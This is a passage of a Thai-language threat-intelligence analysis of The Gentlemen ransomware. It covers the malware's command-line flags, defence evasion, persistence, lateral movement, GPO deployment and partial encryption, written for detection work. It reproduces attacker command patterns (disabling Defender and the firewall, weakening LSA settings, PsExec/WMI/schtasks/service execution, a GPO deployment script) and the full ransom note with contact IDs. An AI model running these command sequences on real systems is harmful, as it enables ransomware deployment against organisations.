--wipe ใช้ล้าง Free Space หลังการเข้ารหัส โดย Ransomware จะสร้างไฟล์ชั่วคราว เช่น wipefile.tmp และเขียนข้อมูลลงไปจนพื้นที่ว่างเต็ม เพื่อ Overwrite ข้อมูลที่เคยถูกลบ ทำให้ Forensic Recovery หรือ File Carving ทำได้ยากขึ้น

--fast, --superfast, --ultrafast

กลุ่ม Speed Flags ใช้ Partial Encryption เพื่อลดเวลาโจมตี โดย --fast เข้ารหัสประมาณ 9% ของไฟล์, --superfast ประมาณ 3% และ --ultrafast ประมาณ 1% วิธีนี้ทำให้ไฟล์ใช้งานไม่ได้แม้ไม่ได้เข้ารหัสทั้งไฟล์ และช่วยให้ Ransomware สร้างผลกระทบได้รวดเร็วก่อนที่จะมีป้องกันจะตอบสนองทัน

ESXi / ELF Variant

```

The Gentlemen ESXi version
Usage: ./locker_wsxvkt_esxi --password PASS --path DIR --ignore VMS --T MIN

--password PASS      Access password
--path DIR            Target directories, comma-separated
                        Example: --path /vmfs/
                        Example2: --path "/vmfs/,/datastore/,/mnt/storage"
--ignore VMS          VM display names to ignore, comma-separated (optional)
                        Example: --ignore DomainController
                        Example2: --ignore "DomainController,Backup Server"
--T, --timer MIN      Delay before start in minutes (optional)
                        Example: --T 15
                        Example2: --timer 15
    
```

The Gentlemen มี ESXi variant ที่รองรับ Command-line Arguments น้อยกว่า Windows variant เนื่องจากสภาพแวดล้อม ESXi ไม่จำเป็นต้องใช้ฟังก์ชันบางอย่าง เช่น GPO, Windows Defender evasion หรือ Windows lateral movement แต่ยังคงใช้ --password, --path, timer และ speed flags เช่นเดียวกัน

```

<process_name> --password <PASS> --path <DIR>
[--ignore <VMS>]
[--T <MIN> | --timer <MIN>]
[--fast | --superfast | --ultrafast]
    
```



รายละเอียด Argument ทั้งหมดของ ESXi Variant



Argument	ประเภท	รายละเอียด
--password <PASS>	Main flag	รหัสผ่านสำหรับการเริ่มการทำงาน เป็น Argument บังคับ
--path <DIR>	Main flag	Path เป้าหมายที่ต้องการเข้ารหัส เป็น Argument บังคับ เช่น /vmfs/ หรือหลาย Path แบบ Comma-separated
--ignore <VMS>	Main flag	ระบุชื่อ VM ที่ต้องการข้าม ไม่เข้ารหัสหรือไม่ปิดเครื่อง
--T <MIN>	Timer flag	ตั้งเวลาหน่วงก่อนเริ่มทำงาน หน่วยเป็นนาที
--timer <MIN>	Timer flag	alias ของ --T สำหรับตั้งเวลาหน่วง
--fast	Speed flag	เข้ารหัสประมาณ 9% ของไฟล์
--superfast	Speed flag	เข้ารหัสประมาณ 3% ของไฟล์
--ultrafast	Speed flag	เข้ารหัสประมาณ 1% ของไฟล์

ตัวอย่างรูปแบบการรันที่ redacted แล้ว:

<process_name> --password <PASS> --path /vmfs/
<process_name> --password <PASS> --path "/vmfs/,/datastore/,/mnt/storage"
<process_name> --password <PASS> --path /vmfs/ --ignore "DomainController"
<process_name> --password <PASS> --path /vmfs/ --ignore "DomainController,Backup Server" --T 15 --fast

สรุปเชิงวิเคราะห์

จากโครงสร้าง Argument ทั้งหมด จะเห็นว่า The Gentlemen ถูกออกแบบให้เป็น Ransomware toolkit ที่ยืดหยุ่นสูง ไม่ใช่ payload ที่รันแบบตายตัว โดย Windows variant รองรับความสามารถระดับ Enterprise เช่น Lateral Movement ผ่าน --spread, mass deployment ผ่าน --gpo, การเข้ารหัส network shares ผ่าน --shares หรือ --full, การลด visibility ผ่าน --silent และการเร่งความเร็วผ่าน Partial Encryption ส่วน ESXi variant ถูกออกแบบให้ตรงกับเป้าหมาย virtualization โดยบังคับใช้ --path, รองรับการ Ignore VM บางรายการ และมี Speed Flags สำหรับเร่งการเข้ารหัส Virtual Disk / datastore



สำหรับการตรวจจับ ควรให้ความสำคัญกับ Process Command line ที่มี Argument ต่อไปนี้:

```

--password
--spread
--gpo
--full
--shares
--system
--path
--silent
--wipe
--keep
--fast
--superfast
--ultrafast
--ignore
--timer

```




โดยเฉพาะเมื่อพบร่วมกับ executable ที่รันจาก path เช่น:

```
C:\ProgramData\  
C:\Temp\  
\\<host>\share$\br/>\\<domain>\NETLOGON\  
/vmfs/  
/datastore/
```

การปิดระบบป้องกันและลด Visibility

ก่อนเข้าสู่ขั้นตอนการเข้ารหัสข้อมูล The Gentlemen Ransomware มีพฤติกรรมลดความสามารถของระบบรักษาความปลอดภัยบนเครื่องเหยื่อ เพื่อเพิ่มโอกาสให้ Payload ทำงานได้สำเร็จและลดโอกาสถูกตรวจจับระหว่างปฏิบัติการ โดยเฉพาะการปิดหรือปรับลดการทำงานของ Microsoft Defender, การเพิ่ม Exclusion path/process, การปิด Firewall Profile และการปรับแต่งค่าระบบที่เกี่ยวข้องกับ SMB และ Anonymous Access


ผู้โจมตีใช้ PowerShell เพื่อปิด Microsoft Defender real-time monitoring และเพิ่ม Exclusion ให้กับ Path หรือ Process ที่เกี่ยวข้องกับ Ransomware Payload ซึ่งช่วยให้ไฟล์มัลแวร์สามารถถูกดาวน์โหลด รัน และเข้ารหัสข้อมูลได้โดยไม่ถูกตรวจจับหรือกักกันในทันที

ตัวอย่าง Command Pattern:

```
Set-MpPreference -DisableRealtimeMonitoring $true  
Add-MpPreference -ExclusionPath 'C:\'  
Add-MpPreference -ExclusionPath 'C:\Temp'  
Add-MpPreference -ExclusionPath 'C:\ProgramData'  
Add-MpPreference -ExclusionProcess '<ransomware_exe>'
```

คำสั่งกลุ่มนี้มีความสำคัญในเชิง Detection เพราะเป็นพฤติกรรมที่พบได้บ่อยก่อน Ransomware Execution โดยเฉพาะเมื่อเกิดจาก Process ที่ไม่ควรแก้ไขค่าความปลอดภัย เช่น powershell.exe ที่ถูกเรียกจาก Scheduled Task, remote shell, service, หรือบัญชีที่เพิ่งมีพฤติกรรม Logon ผิดปกติ

นอกจากการปิด Defender แล้ว ยังพบพฤติกรรมปรับแต่ง network/security configuration เพื่อช่วยให้การกระจายตัวภายในเครือข่ายง่ายขึ้น เช่น การปิด Windows Firewall ทุก profile, การเปิด network share, การปรับสิทธิ์ไฟล์ให้ Everyone เข้าถึงได้ และการเปิดใช้งาน SMB1 ซึ่งเป็น Protocol เก่าที่มีความเสี่ยงสูง



ตัวอย่าง Command Pattern:

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
net share <drive>$=<drive>:\ /GRANT:Everyone,FULL
icacls <drive>:\ /grant Everyone:F /T /C /Q
Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -NoRestart
```

นอกจากนี้ยังพบการแก้ไขค่า Registry ที่เกี่ยวข้องกับ LSA เพื่อผ่อนคลายข้อจำกัดของ Anonymous Access ซึ่งอาจช่วยให้ผู้โจมตีสามารถเข้าถึง resource ภายในเครือข่ายหรือ Share บางประเภทได้ง่ายขึ้น

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v
EveryoneIncludesAnonymous /d 1 /f
```

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RestrictAnonymous /d 0
/f
```

พฤติกรรมเหล่านี้สะท้อนว่า The Gentlemen ไม่ได้มุ่งเน้นเพียงการรัน Ransomware payload แต่มีการเตรียมสภาพแวดล้อมให้เหมาะสมก่อนโจมตีจริง โดยลด Visibility ของระบบ ป้องกัน เปิดทางให้ Lateral Movement และลดข้อจำกัดในการเข้าถึงไฟล์หรือ Share ภายในองค์กร

การหยุด Process และ Service สำคัญก่อนเข้ารหัส

ก่อนเริ่มกระบวนการเข้ารหัสข้อมูล The Gentlemen Ransomware มีพฤติกรรม หยุด process และ service สำคัญ ที่อาจขัดขวางการเข้ารหัสไฟล์ หรือช่วยให้องค์กรสามารถกู้คืนระบบได้ เช่น ระบบฐานข้อมูล ระบบสำรองข้อมูล ระบบ Virtualization เครื่องมือ Remote Access และระบบรักษาความปลอดภัย

Ransomware มีรายการ process/service จำนวนมากที่ถูกกำหนดให้หยุดการทำงานก่อนเข้ารหัส โดยใช้คำสั่งลักษณะ taskkill, net stop หรือ sc stop เพื่อปิดโปรแกรมที่กำลังใช้งานไฟล์อยู่ ทำให้ Ransomware สามารถเข้าถึงและเข้ารหัสไฟล์สำคัญได้สำเร็จมากขึ้น

ตัวอย่าง Command Pattern:

```
taskkill /IM <process_name>.exe /F
net stop <service_name> /y
sc stop <service_name>
```



กลุ่ม process/service ที่ถูกมุ่งเป้า สามารถจัดหมวดหมู่ได้ดังนี้:

กลุ่มเป้าหมาย	ตัวอย่างระบบที่เกี่ยวข้อง	วัตถุประสงค์ของผู้โจมตี
Database	SQL Server, MySQL, PostgreSQL, Oracle	ปลด Lock ของไฟล์ฐานข้อมูลเพื่อให้เข้ารหัสได้
Backup & Recovery	Veeam, Acronis, Commvault, Veritas, MSP360	ลดโอกาสที่เหยื่อจะกู้คืนข้อมูลจาก Backup
Virtualization	VMware, Hyper-V	ทำให้ไฟล์ VM หรือ Birtual Disk ถูกเข้ารหัสได้
Enterprise Applications	Exchange, SharePoint, SAP	สร้างผลกระทบต่อระบบงานหลักขององค์กร
Security Tools	AV/EDR services, security agents	ลดโอกาสถูกตรวจจับหรือ Block ก่อนเข้ารหัส
Remote Access / Admin Tools	RMM, remote control tools	ตัดช่องทางที่ฝ่ายป้องกันอาจใช้ตอบสนองเหตุการณ์

The Gentlemen ใช้แนวทางที่ปรับเปลี่ยนตามสภาพแวดล้อมของเหยื่อ โดยมีการเปลี่ยนจากเครื่องมือ anti-AV ทั่วไปไปสู่เครื่องมือที่เจาะจงมากขึ้น และมีพฤติกรรมปิดระบบหรือ Process ที่เกี่ยวข้องกับการป้องกันและการกู้คืนระบบ ซึ่งสะท้อนว่าผู้โจมตีประเมิน Security Stack ของเหยื่อก่อนลงมือจริง

ในเชิงเทคนิค ขั้นตอนนี้มีผลกระทบสูงมาก เพราะระบบฐานข้อมูลและระบบ Virtualization มักมีไฟล์ที่ถูกใช้งานตลอดเวลา หาก Process เหล่านี้ยังทำงานอยู่ Ransomware อาจไม่สามารถเข้ารหัสไฟล์บางส่วนได้ การสั่งหยุด Service จึงช่วยให้ผู้โจมตีสามารถเข้ารหัสไฟล์ .mdf, .ldf, Virtual Disk, Backup Repository หรือไฟล์ Application สำคัญได้ครบถ้วนมากขึ้น

Persistence และ Remote Access

หลังจากผู้โจมตีสามารถ stage payload และปรับลดระบบป้องกันได้แล้ว The Gentlemen จะพยายามสร้างช่องทางให้สามารถกลับเข้าระบบได้อีกครั้ง หรือทำให้ Payload กลับมาทำงานซ้ำหลังเครื่อง reboot โดยใช้ทั้ง Scheduled Task, Registry Run Key และเครื่องมือ Remote Access ซึ่งเป็นเทคนิคที่พบได้บ่อยใน human-operated Ransomware เพื่อรักษาการควบคุมระบบระหว่างปฏิบัติการ

จากข้อมูลการวิเคราะห์เชิงเทคนิคพบว่า Ransomware พยายามสร้าง Scheduled Task ชื่อที่ดูคล้ายงานระบบ เช่น UpdateSystem และ UpdateUser โดยพยายามสร้าง task ทั้งในบริบทของ SYSTEM และ User Context เพื่อให้ Payload ทำงานเมื่อเครื่องเริ่มต้นระบบหรือเมื่อผู้ใช้ Logon เข้าระบบอีกครั้ง



```
schtasks /Create /SC ONSTART /TN UpdateSystem /TR "<ransomware_exe> <args>" /RU SYSTEM
schtasks /Create /SC ONLOGON /TN UpdateUser /TR "<ransomware_exe> <args>"
```

นอกจาก Scheduled Task แล้ว ยังพบ persistence ผ่าน Registry Run Key ทั้งระดับเครื่องและระดับผู้ใช้ โดย Run Key เป็นตำแหน่งที่ Windows ใช้สั่งรันโปรแกรมอัตโนมัติเมื่อผู้ใช้เข้าสู่ระบบ หาก Ransomware หรือ Payload ถูกเพิ่มเข้าไปในตำแหน่งนี้ จะทำให้ Payload กลับมาทำงานซ้ำได้หลัง Reboot หรือหลัง User login

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ^
/v UpdateSystem /t REG_SZ /d "<ransomware_exe> <args>" /f

reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ^
/v UpdateUser /t REG_SZ /d "<ransomware_exe> <args>" /f
```

อีกพฤติกรรมสำคัญคือการใช้ Remote Access Tool เป็นช่องทางสำรอง โดยพบการติดตั้งเครื่องมือควบคุมระยะไกล ตั้งค่าให้เริ่มทำงานพร้อม Windows ตั้งรหัสผ่านสำหรับ Unattended Access และดึง ID ของเครื่องออกมาเพื่อใช้เชื่อมต่อกลับเข้าระบบภายหลัง

```
<remote_access_tool>.exe --install "<install_path>" --start-with-win
echo <PASSWORD> | <remote_access_tool>.exe --set-password
<remote_access_tool>.exe --start
<remote_access_tool>.exe --get-id
```

Lateral Movement ผ่าน PsExec, WMI, Scheduled Task และ Service

หลังจากผู้โจมตีสร้างช่องทางควบคุมระบบและเตรียม Payload แล้ว ขั้นตอนถัดมาคือการเคลื่อนที่ภายในเครือข่าย (Lateral Movement) เพื่อกระจาย Ransomware ไปยังเครื่องอื่น ๆ ในโดเมน โดยเฉพาะเครื่องที่มีข้อมูลสำคัญ เช่น file server, database server, backup server, virtualization host และเครื่องของผู้ดูแลระบบ

จากข้อมูลการวิเคราะห์เชิงเทคนิคพบว่า The Gentlemen รองรับการกระจายตัวผ่าน argument --spread โดยผู้โจมตีสามารถระบุ Credential ที่ขโมยมาในรูปแบบ domain\user:password เพื่อใช้ authenticate ไปยังเครื่องอื่นในเครือข่าย จากนั้น Ransomware จะพยายามตรวจสอบเครื่องเป้าหมายที่สามารถเข้าถึงได้ และใช้หลายวิธีเพื่อ Copy และ Execute Payload บนเครื่องปลายทาง

ตัวอย่างรูปแบบคำสั่งที่เกี่ยวข้องกับการกระจาย Payload:

```
psexec \\<target_host> -accepteula -d -h ^
-u <DOMAIN>\<USER> -p <PASSWORD> ^
C:\Temp\<ransomware_exe> <args>
```

คำสั่งลักษณะนี้ใช้ PsExec เพื่อสั่งรัน Payload บนเครื่องปลายทางจากระยะไกล โดยมักใช้ร่วมกับบัญชีที่มีสิทธิ์ระดับ Administrator หากสำเร็จ Payload จะถูกรันบนเครื่องเป้าหมายโดยไม่จำเป็นต้องมี Interactive login ของผู้โจมตี



นอกจาก PsExec ยังพบรูปแบบการใช้ WMI เพื่อสั่งสร้าง Process จากระยะไกล:

```
wmic /node:<target_host> process call create ^
"C:\Temp\<ransomware_exe> <args>"
```

WMI เป็นเครื่องมือบริหารจัดการระบบของ Windows ที่มักถูกใช้โดยผู้ดูแลระบบ จึงอาจไม่ถูกมองว่าเป็นพฤติกรรมผิดปกติในบางองค์กร อย่างไรก็ตาม หากพบการใช้ WMI เพื่อรัน executable จาก path เช่น C:\Temp\, C:\ProgramData\ หรือ Administrative Share ควรจัดเป็นเหตุการณ์ต้องสงสัยทันที

อีกเทคนิคหนึ่งคือการสร้าง Scheduled Task จากระยะไกล เพื่อให้เครื่องเป้าหมายรัน Payload ตามเวลาที่กำหนด หรือรันทันทีหลัง Task ถูกสร้างขึ้น:

```
schtasks /Create /S <target_host> /TN UpdateGS ^
/TR "C:\Temp\<ransomware_exe> <args>" ^
/SC ONCE /ST <HH:MM> /RU SYSTEM

schtasks /Run /S <target_host> /TN UpdateGS
```

การใช้ Scheduled Task มีข้อดีสำหรับผู้โจมตีคือสามารถกำหนดเวลารัน Payload พร้อมกันหลายเครื่อง ทำให้เกิดการเข้ารหัสในช่วงเวลาใกล้เคียงกัน ซึ่งลดโอกาสที่ทีมป้องกันจะ Isolate เครื่องบางส่วนได้ทันก่อน Ransomware แพร่กระจายทั่วองค์กร

นอกจากนี้ยังพบการใช้ Remote Service Creation เพื่อสร้าง service บนเครื่องปลายทาง แล้วสั่ง start service เพื่อเรียกใช้ Ransomware:

```
sc \\<target_host> create UpdateSvc ^
binpath= "C:\Temp\<ransomware_exe> <args>" ^
start= demand

sc \\<target_host> start UpdateSvc
```

เทคนิคนี้มีความสำคัญ เพราะการสร้าง Service จากระยะไกลมักต้องใช้สิทธิ์สูง และเป็น Pattern ที่พบได้บ่อยใน Ransomware Operation เมื่อผู้โจมตีต้องการรัน Payload บนหลายเครื่องอย่างรวดเร็ว

ในบางกรณี ผู้โจมตีอาจใช้ administrative share เช่น C\$, ADMIN\$ หรือ Share ที่สร้างขึ้นเอง เพื่อ Copy Payload ไปยังเครื่องปลายทางก่อน Execution:

```
copy <ransomware_exe> \\<target_host>\C$\Temp\<ransomware_exe>
copy <ransomware_exe> \\<target_host>\ADMIN$\<ransomware_exe>
```



ภาพรวมของขั้นตอนนี้แสดงให้เห็นว่า The Gentlemen ไม่ได้พึ่งพาวิธี Lateral Movement เพียงวิธีเดียว แต่ใช้หลายช่องทางควบคู่กัน เช่น PsExec, WMI, Scheduled Task และ Service Creation เพื่อเพิ่มโอกาสสำเร็จ หากช่องทางหนึ่งถูกล็อก อีกช่องทางยังอาจสามารถ execute Payload ได้

การ Deploy ผ่าน Group Policy

หนึ่งในความสามารถที่ทำให้ The Gentlemen Ransomware มีผลกระทบรุนแรงในระดับองค์กร คือการรองรับการ deploy ผ่าน Group Policy Object (GPO) โดยเฉพาะในกรณีที่ผู้โจมตีสามารถควบคุม Domain Controller หรือมีสิทธิ์ระดับสูงใน Active Directory ได้แล้ว การใช้ GPO ทำให้ Ransomware สามารถถูกกระจายไปยังเครื่องที่ Join Domain จำนวนมากพร้อมกันในเวลาสั้น ส่งผลให้เกิดเหตุการณ์เข้ารหัสข้อมูลแบบกว้างขวางและเกือบพร้อมกันทั่วทั้งองค์กร

จากข้อมูลการวิเคราะห์เหตุการณ์ พบว่า Ransomware Payload รองรับ Argument --gpo ซึ่งออกแบบมาเพื่อใช้ Group Policy เป็นกลไกกระจายตัว โดยเมื่อเปิดใช้โหมดนี้ ผู้โจมตีสามารถนำ binary ไปวางไว้ในตำแหน่งที่เครื่องในโดเมนเข้าถึงได้ เช่น NETLOGON จากนั้นสร้าง GPO ใหม่และผูกเข้ากับ domain เพื่อให้เครื่องปลายทางรัน Payload ระหว่างการ Refresh Policy หรือเมื่อมีการบังคับ gpupdate /force

ตัวอย่าง logic แบบย่อ:

```
Import-Module ActiveDirectory
Import-Module GroupPolicy

$Domain = (Get-ADDomain).DNSRoot
$DomainDN = (Get-ADDomain).DistinguishedName

Copy-Item -Path "<ransomware_exe>" `
  -Destination "\\$Domain\NETLOGON\<ransomware_exe>" -Force

New-GPO -Name "<gpo_name>" -Comment "System Update"
New-GPLink -Name "<gpo_name>" -Target $DomainDN
```

นอกจากนี้ ในเหตุการณ์ที่ถูกวิเคราะห์ยังพบการรัน gpupdate /force ซ้ำบนหลายเครื่อง ซึ่งสะท้อนว่าผู้โจมตีพยายามเร่งให้เครื่องในโดเมนรับ policy ใหม่และเริ่มรัน Payload ให้เร็วที่สุด การบังคับ policy refresh ลักษณะนี้มีความสำคัญ เพราะช่วยให้การ Deploy Ransomware ไม่ต้องรอรอบ refresh ปกติของ Group Policy และสามารถสร้างผลกระทบได้ในเวลาสั้นมาก

```
cmd.exe /C gpupdate /force
```




ในเชิงเทคนิค การใช้ GPO มีความอันตรายมากกว่าการ Copy Payload ไปที่เครื่อง เพราะ GPO เป็นกลไกที่ถูกออกแบบมาให้ผู้ดูแลระบบใช้ควบคุมเครื่องจำนวนมากในองค์กร หากผู้โจมตีสามารถใช้ช่องทางนี้ได้สำเร็จ เครื่องปลายทางจำนวนมากจะรันคำสั่งเดียวกันภายใต้บริบทที่มีสิทธิ์สูง เช่น SYSTEM ทำให้ Ransomware สามารถทำงานได้โดยไม่ต้องอาศัย Interactive login จากผู้โจมตี

จากข้อมูลที่เกี่ยวข้องกับ command-line argument ของตัว Ransomware พบว่า --gpo ถูกจัดอยู่ในกลุ่ม Additional flags และถูกระบุให้ใช้สำหรับ Deploy ผ่าน Group Policy ไปยัง Domain Computers โดยต้องรันจาก Domain Controller หรือบริบทที่ควบคุมโดเมนได้

```
<process_name> --password <PASS> --gpo --full --fast
```

ตัวอย่างข้างต้นแสดงให้เห็นการรัน Ransomware ในโหมด GPO ร่วมกับ --full และ --fast ซึ่งหมายถึงการ deploy ผ่าน Group Policy พร้อมเข้ารหัสทั้ง Local Drives และ Network Shares โดยใช้ Partial Encryption เพื่อเร่งความเร็วของการโจมตี

ผลกระทบของการ deploy ผ่าน GPO คือทำให้ Incident เปลี่ยนจากการติดเชื้อมูลค่าเครื่องไปเป็นการโจมตีระดับโดเมน เครื่อง workstation, server, file server หรือเครื่องที่เชื่อมต่อกับ network share อาจถูกเข้ารหัสในเวลาใกล้เคียงกัน ส่งผลให้การ isolate เฉพาะบางเครื่องทำได้ยาก และทีมตอบสนองเหตุการณ์อาจมีเวลาจำกัดมากก่อนที่จะระบบหลักจะได้รับผลกระทบ

การค้นหา Drive, Network Share และ Cluster Volume

ก่อนเริ่มกระบวนการเข้ารหัส The Gentlemen Ransomware จะทำการค้นหา Drive, Volume และ Network Share ที่สามารถเข้าถึงได้ เพื่อกำหนดขอบเขตของข้อมูลที่จะถูกเข้ารหัส โดยเฉพาะ Local Drive, mapped drive, UNC share, NAS และ Cluster Shared Volume ซึ่งมักเป็นแหล่งเก็บข้อมูลสำคัญขององค์กร

จากข้อมูลการวิเคราะห์เชิงเทคนิคพบว่า Ransomware ใช้วิธีค้นหา Drive อย่างน้อย 2 วิธี ได้แก่ การใช้ PowerShell เพื่อดึงข้อมูล Volume จากระบบ และการ Brute-force drive letter ตั้งแต่ A: ถึง Z: เพื่อตรวจสอบว่า drive ใดมีอยู่จริงและสามารถเข้าถึงได้หรือไม่



ตัวอย่างคำสั่งที่เกี่ยวข้องกับการค้นหา Volume:

```
powershell -NoProfile -Command "$volumes=@();
$volumes += Get-WmiObject -Class Win32_Volume |
Where-Object { $_.Name -like ':\' } |
Select-Object -ExpandProperty Name;
try {
    $volumes += Get-ClusterSharedVolume |
    ForEach-Object { $_.SharedVolumeInfo.FriendlyVolumeName }
} catch {}
$volumes"
```

จากคำสั่งข้างต้น Ransomware พยายามรวบรวมรายการ Volume ภายในเครื่อง และหากระบบมีการใช้งาน Cluster Shared Volume ก็จะพยายามดึง Path ของ Shared Volume ดังกล่าวออกมาด้วย ซึ่งมีความสำคัญมากในสภาพแวดล้อมองค์กร เพราะ Cluster Shared Volume มักเกี่ยวข้องกับระบบ Virtualization หรือระบบที่ให้บริการแบบ high availability

นอกจาก local volume แล้ว Ransomware ยังพยายามเปิดใช้ network discovery เพื่อให้เครื่องสามารถมองเห็น Resource ภายในเครือข่ายได้มากขึ้น โดยมีการเปิด Service ที่เกี่ยวข้อง เช่น fdrespub, fdPHost, SSDPSRV, upnphost รวมถึงเปิด Firewall Rule กลุ่ม Network Discovery

ตัวอย่างคำสั่งที่เกี่ยวข้อง:

```
sc config fdrespub start=auto
sc start fdrespub
sc config fdPHost start=auto
sc start fdPHost
sc config SSDPSRV start=auto
sc start SSDPSRV
sc config upnphost start=auto
sc start upnphost
netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
powershell -Command Get-NetFirewallRule -DisplayGroup "Network Discovery" |
Enable-NetFirewallRule
```



หลังจากเปิด Network Discovery แล้ว Ransomware จะโหลด mpr.dll แบบ Dynamic และเรียกใช้ Windows API เพื่อ Enumerate Network Share ที่สามารถเข้าถึงได้ โดย API ที่พบ ได้แก่ WNetOpenEnumW, WNetEnumResourceW และ WNetCloseEnum

WNetOpenEnumW

WNetEnumResourceW

WNetCloseEnum

พฤติกรรมนี้แสดงให้เห็นว่า The Gentlemen ไม่ได้เข้ารหัสเฉพาะไฟล์ในเครื่องที่ติดเชื้อเท่านั้น แต่พยายามขยายผลไปยัง Network Resource ที่ Session หรือบัญชีที่ถูก Compromise สามารถเข้าถึงได้ เช่น File Server, shared folder, NAS, Mapped Drive หรือ Storage ของระบบงานสำคัญ

การเข้ารหัสข้อมูลและการคงสภาพระบบให้ใช้งานได้บางส่วน

```
{VICTIM_ID} = YOUR ESXI ID

Gentlemen, your ESXI has been encrypted.

1. Any modification of encrypted files will make recovery impossible.
2. Only our unique decryption key and software can restore your files.
   Brute-force, RAM dumps, third-party recovery tools are useless.
   It's a fundamental mathematical reality. Only we can decrypt your data.
3. Law enforcement, authorities, and "data recovery" companies will NOT help you.
   They will only waste your time, take your money, and block you from recovering your files - your business will be lost.
4. Any attempt to restore systems, or refusal to negotiate, may lead to irreversible wipe of all data and your network.
5. We have exfiltrated all your confidential and business data (including NAS, clouds, etc).
   If you do not contact us, it will be published on our leak site and distributed to major hack forums and social networks.
   In addition, it will be reported to the relevant data protection authorities and regulators.
   This may result in official investigations, significant fines, and reputational damage for your company.
6. We guarantee 100% file recovery to their original state, bit by bit.
   To demonstrate the quality of our work, you can provide two sample files, and we will restore them free of charge.

TOX CONTACT - RECOVER YOUR FILES
Contact us (add via TOX ID): D2CBA43A1AF6D965432AE11487726DB84D2945CF2CD975D7774B76B54AF052418AC2E59ADA69
Download Tox messenger: <https://tox.chat/download.html>
Contact us (add via Session ID): {SESSION_ID}
Download Session <https://getSession.org>

CONTACT TO PREVENT DATA LEAK (7 DAYS BEFORE YOUR COMPANY DATA WILL BE PUBLISHED IN OUR BLOG, WITH 239 HOURS REVEAL TIMER)
Check our blog: hxmp://bzwsse5czllksjb7cwp65rvnk4cobmzt12znn42i43bjdfdd2prqqkad.onion/
Download Tor browser: <https://www.torproject.org/download/>
Follow us on X: <https://x.com/TheGentlemen25>

Any other means of communication are fake and may be set up by third parties.
Only use the methods listed in this note or on the specified website.
```

ก่อนเริ่มเข้ารหัสข้อมูล The Gentlemen Ransomware มีการกำหนดรายการ Directory, Filename และ File extension ที่จะยกเว้นไม่เข้ารหัส เพื่อให้ระบบปฏิบัติการยังสามารถทำงานได้บางส่วนหลังการโจมตี จุดประสงค์คือไม่ทำให้เครื่องเสียหายจนเปิดใช้งานไม่ได้ เพราะผู้โจมตียังต้องการให้เหยื่อสามารถเห็น Ransom Note, Wallpaper หรือช่องทางติดต่อเพื่อเข้าสู่กระบวนการเจรจาค่าไถ่

จากข้อมูลการวิเคราะห์ตัวอย่างมัลแวร์ พบว่า Ransomware จะยกเว้น Directory ที่เกี่ยวข้องกับระบบปฏิบัติการและโครงสร้างสำคัญ เช่น Windows, System32, WinSxS, SYSVOL, NETLOGON, \$Recycle.Bin, Program Files บางส่วน รวมถึง Directory ที่เกี่ยวข้องกับ Boot และ Application Data เพื่อหลีกเลี่ยงการทำให้ระบบล่มทันทีหลังเข้ารหัส



ตัวอย่าง Directory ที่ถูกยกเว้น:

```
c:\windows
system volume information
sysvol
netlogon
WinSxS
$Recycle.Bin
System32
boot
config.msi
application data
windows.old
```

นอกจาก Directory แล้ว ยังมีการยกเว้น Filename สำคัญ เช่นไฟล์ Boot, System File, User Profile File และ Ransom Note ของตัวเอง เพื่อไม่ให้กระทบต่อการเริ่มต้นระบบหรือการแสดงความเสียหายใดๆ

```
desktop.ini
autorun.ini
ntldr
boot.ini
bootmgr
bootmgr.efi
hiberfil.sys
pagefile.sys
ntuser.dat
README-GENTLEMEN.txt
```



ในส่วนของ File Extension มีการยกเว้นไฟล์ที่เกี่ยวข้องกับระบบปฏิบัติการ โปรแกรม หรือ ไฟล์ executable บางประเภท เช่น .exe, .dll, .sys, .bat, .cmd, .ps1, .msi, .lnk และไฟล์ระบบอื่น ๆ ซึ่งสะท้อนว่ามัลแวร์พยายามหลีกเลี่ยงการเข้ารหัสไฟล์ที่อาจทำให้ระบบหรือ Payload ทำงานผิดพลาดเอง

```
exe
dll
sys
bat
cmd
ps1
msi
lnk
scr
drv
ocx
cpl
com
ico
```

หลังจากผ่านเงื่อนไข Exclusion แล้ว Ransomware จะเริ่มกระบวนการเข้ารหัส โดยแบ่งพฤติกรรมตามขนาดไฟล์ หากไฟล์มีขนาด ไม่เกิน 1 MB จะใช้เส้นทางการเข้ารหัสสำหรับ Small File ส่วนไฟล์ที่มีขนาด มากกว่า 1 MB จะใช้เส้นทางสำหรับ Large File โดยทั้งสองกรณีใช้กระบวนการ Key Derivation เดียวกัน คือสร้าง Ephemeral Private key ขนาด 32 bytes และใช้ X25519 เพื่อสร้างค่า Shared Secret สำหรับการเข้ารหัส

สำหรับไฟล์ขนาดเล็ก Ransomware จะเข้ารหัสเนื้อหาทั้งไฟล์ด้วย XChaCha20 และเขียนทับไฟล์เดิมในตำแหน่งเดิม ส่วนไฟล์ขนาดใหญ่จะเข้ารหัสแบบ Partial Encryption ตาม Speed Mode ที่ Operator เลือก เช่น --fast, --superfast หรือ --ultrafast โดยไม่ได้เข้ารหัสทั้งไฟล์ แต่เลือกเข้ารหัสบางส่วนของไฟล์เพื่อให้ไฟล์ใช้งานไม่ได้และลดเวลาการโจมตี

```
--fast      เข้ารหัสประมาณ 9% ของไฟล์
--superfast  เข้ารหัสประมาณ 3% ของไฟล์
--ultrafast  เข้ารหัสประมาณ 1% ของไฟล์
```



สำหรับ Large File Ransomware จะเลือกช่วงข้อมูลหลายตำแหน่งภายในไฟล์ และเข้ารหัสเป็น Chunk ขนาดประมาณ 64 KB จากนั้นเขียน Ciphertext กลับไปยังตำแหน่งเดิม ทำให้ไฟล์เสียหายจนไม่สามารถใช้งานได้ แม้ไม่ได้เข้ารหัสทั้งไฟล์ วิธีนี้ช่วยให้การเข้ารหัสไฟล์ขนาดใหญ่ เช่น Database, Archive, Virtual Disk หรือ Backup File ทำได้รวดเร็วขึ้นมาก

หลังเข้ารหัส Ransomware จะเพิ่ม Footer ลงท้ายไฟล์ โดยมี Marker ที่เกี่ยวข้องกับ Ephemeral Public Key และตัวระบุของกลุ่ม เช่น --eph--, --marker--GENTLEMEN และ sentinel GENTLEMEN เพื่อให้ decryptor สามารถอ่านข้อมูลที่จำเป็นสำหรับการถอดรหัสได้ในภายหลัง

```
--eph--<BASE64_EPHEMERAL_PUBLIC_KEY>
--marker--GENTLEMEN
GENTLEMEN
```

